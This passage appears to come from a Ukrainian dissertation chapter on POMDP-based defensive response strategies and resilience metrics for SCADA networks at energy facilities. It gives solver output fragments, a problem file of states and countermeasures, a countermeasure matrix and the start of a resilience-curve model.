
7
-98.8280584145148850438999943 -100.0000133235536026177214808 -100.0000000643437658709444804
-99.999999996941824065288529 -99.999999995173425304528791 -99.999999995172856870340183

7
-98.6582132828198297147537232 -100.0000355769820856721707969 -100.0000004473288157669230714
-100.0000000029834126280547935 -99.999999995173425304528791 -99.999999995172856870340183

7
-98.6477720013861585357517470 -100.0000389678850325481107575 -100.0000004649357663311093347

```

Рисунок 4.4 – Приклад фрагменту вихідного файлу .alpha під час одного із експериментів



```

0 7 0 0 0
1 7 2 1 0
2 7 4 1 0
3 7 6 1 0
4 7 9 2 0
5 7 9 4 0
6 7 10 2 0
7 7 11 3 0
8 7 13 3 0
9 7 14 3 0
10 7 16 3 0
11 7 19 4 0
12 7 21 6 0
13 7 22 6 0
14 7 23 6 0
15 7 26 9 0
16 7 29 6 0
17 7 31 7 0
18 7 31 9 0
19 7 34 9 0
20 7 34 10 0
21 7 37 10 0
22 7 38 10 0
23 7 42 11 0
24 7 45 13 0
25 7 47 14 0
26 7 50 15 0
27 7 50 22 0
28 7 58 26 0
29 7 59 11 0

```

Рисунок 4.5 – Приклад фрагменту вихідного файлу .pg під час одного із експериментів

У ході експерименту було досліджено чотири стратегії, що відрізняються параметром фактора дисконтування (γ) та доступністю інформаційних дій. Розрахунок проводився на Macbook Air M4 (16 Гб RAM, 256 Гб SSD).

1) Пасивна (Wait)

Базовий сценарій реактивного реагування. Агент функціонував у режимі реактивного очікування підтверджених інцидентів. В умовах часткової спостережуваності (POMDP) відсутність активних дій призвела до безперешкодної ескалації атаки від периметра до ядра мережі. Стратегія продемонструвала повну неспроможність: експоненціальне зростання ризику призвело до фінальних збитків, що перевищили умовні 9000 одиниць вартості.

Стратегія постійного моніторингу (аудиту) та перманентного аудиту тривог перед застосуванням дорожчого контрзаходу – агент постійно потребує залізобетонної компрометації).

- Кількість станів: 3 (в даному випадку загальні: s0_clean s1_compromised s2_critical)
- Контрзаходи (2): A0_Nothing (Wait), A4_Isolate_Host




Рисунок 4.6 – Порівняння витрат

2) Міопічна (Delayed, $\gamma = 0,90$ - обмеження на передбачення агента в 10 майбутніх кроків.)

Сценарій моделює короткозорість агента, що пріоритезує економію бюджету над відверненням катастрофи. При встановленні фактора дисконтування $\gamma = 0,90$ ефективний горизонт планування агента скоротився до ~ 10 кроків. Математично це призвело до швидкого знецінення майбутніх штрафів за компрометацію системи у рівнянні Беллмана. Агент систематично обирав економію бюджету в поточному моменті, відкладаючи застосування дорогих контрзаходів (ізоляції). Така "затримка реакції" дозволила зловмиснику закріпитися в мережі, що значно підвищило вартість подальшої ліквідації інциденту.

- Кількість станів: 6
- Контрзаходи (4): A0_Nothing, A1_Audit/Block_IP, A4_Isolate_Host, A5_Reset_Containers (Global Reset)




Рисунок 4.7 – Порівняння стратегій протидії




Рисунок 4.8 – Вплив горизонту планування швидкість реакції агента

3) Стимування (Containment, $\gamma = 0,95$, обмежений набір дій, передбачення в 20 кроків)

Сценарій моделює глибоку трансляцію ризику, але в умовах відсутності інструментів дешевої розвідки. У цій конфігурації агент мав довгий горизонт планування, завдяки підвищеному показнику $\gamma = 0,95$, усвідомлюючи катастрофічні наслідки злому, але був позбавлений інструменту дешевого аудиту. Через високу вартість отримання інформації агент потрапив у стан невизначеності. Замість рішучих дій він постійно застосовував заходи середньої вартості (сегментацію, блокування IP), намагаючись утримати ризик на прийнятному рівні. Це призвело до ефекту хронічного інциденту: атака не розвивалася, але й не ліквідовувалася, генеруючи постійні операційні витрати.

- Кількість станів: 6
- Контрзаходи (4): A0_Nothing, A1_Audit/Block_IP, A4_Isolate_Host, A5_Reset_Containers (Global Reset)




Рисунок 4.9 – Операційні витрати кожної із стратегій

4) Оптимальна (Optimal, $\gamma = 0,95$, передбачення в 20 кроків)

Сценарій з повний арсеналом доступних дій. Ця стратегія виявилася найефективнішою. Зокрема, дана політика поєднала далекоглядність ($\gamma = 0,95$) із введенням дії A_7 (Full Audit) вартістю -5 одиниць. Низька вартість інформації дозволила агенту на ранніх стадіях (s_1, s_2) агресивно знижувати ентропію вектора переконань (Belief State). Отримавши високу впевненість щодо локалізації атаки, алгоритм застосовував точкові контрзаходи (A_3) або повну ізоляцію (A_4) хоста, виключно до скомпрометованих сегментів. Це забезпечило мінімальну сукупну вартість інциденту (260 од.), що у 35 разів ефективніше за пасивний сценарій, демонструючи перехід від блокування загроз до управління кіберстійкістю.

- Кількість станів: 6
- Контрзаходи (8): $A0_Nothing$, $A1_Block_IP$, $A2_Segregate_FW$, $A3_Terminate_Session$, $A4_Isolate_Host$, $A5_Reset_Containers$, $A6_Update_Patches$, $A7_Full_Audit$




Рисунок 4.10 – Сукупна вартість кожної із стратегій

Алгоритм POMDP-solve оптимальної політики протидії наводиться у Додатку В.

```

Algorithm.POMDP
# =====
# POMDP-ФАЙЛ:
# =====

discount: 0.95
values: reward

# 2. СТАНИ
# s0: Clean
# s1: Node 9 (WS Exec)
# s2: Node 16 (FS Exec)
# s3: Node 22 (NFS Attack)
# s4: Node 24 (Access File FS)
# s5: Node 29 (Workstation Exec)
states: s0_Clean s1_Node9_WS s2_Node16_FS s3_Node22_NFS s4_Node24_FileAccess s5_Node29_Final

# 3. ДІЇ (8 ДІЙ)
actions: A0_Nothing A1_Block_IP A2_Segregate_FW A3_Terminate_Session A4_Isolate_Host
A5_Reset_Containers A6_Update_Patches A7_Full_Audit

# 4. СПОСТЕРЕЖЕННЯ
observations: o0_Quiet o1_Med_Alert o2_Crit_Alarm

```

Рисунок 4.11 – Фрагмент алгоритму обрахунку POMDP-solve

Інтеграція описаних стратегій у єдину політику реагування була реалізована через раніше визначений алгоритм *bestVector*. На кожному кроці планування процедура *bestVector* (Γ_e, b) виступала механізмом селекції, зіставляючи поточний розподіл вірувань b з набором гіперплощин, кожна з яких відповідає одній із чотирьох стратегій. Якщо у конкретній точці простору вірувань скалярний добуток вектора ізоляції давав

максимальне значення, алгоритм автоматично включав цей вектор до оптимальної множини, відкидаючи менш ефективні альтернативи моніторингу.

Зокрема, відповідно до теоретичних положень [110], використаний підхід дозволив ефективно вирішити проблему обчислювальної складності під час розрахунку оптимальної політики для чотирьох зазначених стратегій. Оскільки простір вірувань є неперервним симплексом високої розмірності, розв'язання задачі використання класичних сіткових методів було б неможливим. Застосування алгоритму ітерації за значенням (Value iteration) у комбінації зі вище згаданою процедурою PRUNE [109] та методом Witness [99] дозволило перейти від аналізу нескінченної кількості точок до роботи зі скінченною множиною a векторів.

На кожному кроці планування вибору *bestVector* виступала механізмом селекції, зіставляючи поточний розподіл вірувань b_t з набором гіперплощин, кожна з яких відповідала конкретному контрзаходу. Завдяки доведеній властивості кусково-лінійної опуклості (PWLC) функції цінності [111], весь неперервний простір був декомпозитований на компактні регіони домінування окремих дій. Водночас, як було згадано вище, дотримання принципу монотонності забезпечувалось властивостями оператора Беллмана. Відповідно до теореми про стискаюче відображення [112], кожна ітерація оновлення множини векторів гарантує конвергенцію процесу:

$$\|V_{n+1} - V^*\| \leq \gamma \|V_n - V^*\| \quad (4.15)$$

Даний підхід математично гарантував, що розрахована для фінальної (оптимально) стратегії політика є стаціонарною, вільною від осциляцій та забезпечує теоретично максимальний рівень кіберстійкості для заданої мережі об'єкта критичної інфраструктури. Узагальнюючі результати щодо порівняння усіх стратегій наводяться у матриці контрзаходів.

Таблиця 4.2 – Матриця кіберстійкості

Стан (Критичний вузол - Контрзахід)	A0: Wait	A7: Full Audit	A3: Terminate Session	A2: Segregate FW	A4: Isolate Host
s0: Clean	0.95	0.05	0.00	0.00	0.00
s1: Node 9 (WS Exec)	0.10	0.90	0.00	0.00	0.00
s2: Node 16 (FS Exec)	0.00	0.30	0.70	0.00	0.00
s3: Node 22 (NFS Attack)	0.00	0.00	0.10	0.90	0.00
s4: Node 24 (Access File FS)	0.00	0.00	0.00	0.00	1.00
s5: Node 29 (Workstation Exec)	0.00	0.00	0.00	0.00	1.00*

4.3 Оцінка кіберстійкості раннього мережі раннього оповіщення

Незважаючи на математично успішні експерименти у розрізі розробки оптимальної політики протидії за допомогою запропонованого алгоритму, ці сценарії потребують реальної апробації в контексті імітації кібератак. Зокрема, задля оцінки ефективності контрзаходів, оцінки втрати функціональності та підвищення індикатора кіберстійкості.

Необхідність у методах оцінки та підвищення стійкості енергосистем набула за останні роки значної актуальності. Термін «стійкість» у контексті енергосистем охоплює кілька характеристик: від здатності системи «опиратися» та «відновлюватися» після деструктивної події до здатності проактивно реагувати на потенційні інциденти та нові загрози. Як зазначалося вище, серед факторів, які загрожують стійкості енергетичної системи, дедалі більшої ваги набуває фактор кіберзагроз.

Розглянута модель адаптивної протидії дозволяє будувати сценарії оптимального реагування на атаки в мережах SCADA. Наступним кроком має бути знаходження кількісної оцінки впливу стратегії активної протидії кібератакам на підвищення кіберстійкості системи в цілому або її окремих частин. Для вирішення цієї задачі спочатку потрібно визначитися з метрикою кіберстійкості.

Наразі стандартизованих визначень та метрик для вимірювання стійкості енергосистем та оцінки потенційних альтернативних рішень не існує, хоча було запропоновано кілька підходів, методів оцінки та стратегій [113, 114]. Тому існує нагальна потреба в обґрунтованому виборі методу для побудови моделі оцінки резильєнтності. На наш погляд, оптимальною методологією для розв'язання цієї задачі є застосування кривої стійкості (резильєнтності), яка широко визнана в науковій спільноті.

Загальною рисою кривих стійкості є наявність фаз абсорбції, деградації та відновлення. Під час фази абсорбції відбувається компрометація хостів мережі, що призводить до відповідного зниження рівня її функціонування. У фазі деградації система певний час працює на зниженому рівні до моменту ініціації відновлювальних процесів. Під час фази відновлення продуктивність системи повертається до номінальних (або прийнятних) показників. Усі ці три фази як функції часу не обов'язково є лінійними.

На рисунку 4.12 зображено криві стійкості. Очевидно, що для більш стійкої системи час деградації та час на відновлення скорочуються, як і рівень зниження функціональності. Це проілюстровано на Рисунку 4.12 (криві 1 та 2), де рівень стійкості для випадку 1 є вищим у порівнянні з випадком 2.

Метрика, яка приймає час після відновлення (t_w) за 0, а інтервал $[t_i, t_r]$ – за час перебування в деградованому стані, безпосередньо впливає на значення розрахованих показників. Це припущення є справедливим, оскільки чим коротшою є тривалість погіршеного робочого стану, тим швидше відновлюється обслуговування перерваних навантажень. Серед великої різноманітності пропозицій щодо оцінки резильєнтності

складних систем [115] найбільш обґрунтованою виглядає ідея представлення кривої стійкості системної продуктивності P , побудованої через безрозмірну функцію часу t , значення якої лежать у діапазоні від 0 до 1.




Рисунок 4.12 – Крива стійкості

Побудована та розвинута до цього велика модель була покликана вирішити якраз цю фінальну можливість кількісної оцінки адаптивної можливості кіберстійкості. Зокрема, підвищення рівня кіберстійкості системи із застосуванням відповідних політик та під впливом декількох рівнів компрометацій.

Отже, наступним кроком потрібно ввести повнофункціональну функцію $Q(t)$, яка безпосередньо описує стійкість. Тобто, загальну ідею того фактору, що під впливом пошкоджень система втрачає функціональність. Таким чином, нам потрібно оцінити її зменшення. Це безрозмірна функція системної продуктивності, значення якої знаходиться в діапазоні від 0 до 1; t_i – час початку атаки, що спричиняє втрату функціональності; t_d – час початку перебування системи у стані деградації в результаті атаки; t_r – час ініціації процесу відновлення; t_w – час повного відновлення.

Отже, загальна резильєнтність визначається як площа під кривою продуктивності, поділена на загальну тривалість інциденту, що фактично відображає середній рівень

функціональності системи за цей період. Таким чином, ключові компоненти резильєнтності, якими є швидкість відновлення (оперативність) та стійкість до удару (робастність), також можна визначити кількісно.

В свою чергу, швидкість відновлення розраховується як градієнт (нахил) кривої функціональності під час відповідної фази $\frac{dQ(t)}{dt}$, тоді як стійкість до удару кількісно визначається параметром L , де L – величина, що представляє залишковий мінімальний рівень функціональності внаслідок впливу атаки [116].

Отже, вираз для кількісного визначення резильєнтності (очікуваної середньої продуктивності) для загального вигляду функції є наступним:

$$R_g = \frac{1}{t_w - t_i} \int_{t_i}^{t_w} O(t) dt \quad (4.16)$$

$$Q(t) = \begin{cases} Q_1, t_i < t < t_d \\ Q_2, t_d < t < t_r \\ Q_3, t_r < t < t_w \end{cases} \quad (4.17)$$

Для визначення функцій Q_1 , Q_2 , Q_3 необхідно врахувати результативність впливу контрзаходів, спрямованих на призупинення атак, базуючись на розв'язках задач виявлення та адаптивної протидії кіберзагрозам у мережі. Згідно з графом кібератаки на Рисунку 3.4, успіх зловмисника досягається поетапно шляхом послідовної компрометації хостів, що призводить до зниження рівня функціональності мережі.

У міру латерального поширення атаки знижується і рівень функціональності як самої мережі, так і технологічних процесів енергооб'єкта, який ця мережа обслуговує. Чим раніше вдається призупинити розвиток атаки, тим меншим є зниження функціональності і, як наслідок, вищим – рівень кіберстійкості.

Апріорний аналітичний вигляд функції $Q(t)$ зазвичай є невідомим, тому побудуємо її спрощену модель, виходячи із загальних правил розвитку кібератаки на інфраструктуру:

- Функціональність мережі визначається скінченним набором системних функцій;
- Компрометація певної послідовності хостів супроводжується здобуттям зловмисником відповідних привілеїв та можливостей;
- Набуття нових можливостей зловмисником безпосередньо призводить до втрати певної системної функції;
- Компрометація кожного наступного хоста спричиняє втрату додаткової частки функціональності мережі;
- Компрометація вузла вищого рівня (або глибшого сегмента) можлива лише після успішної компрометації його попередника у графі атак;
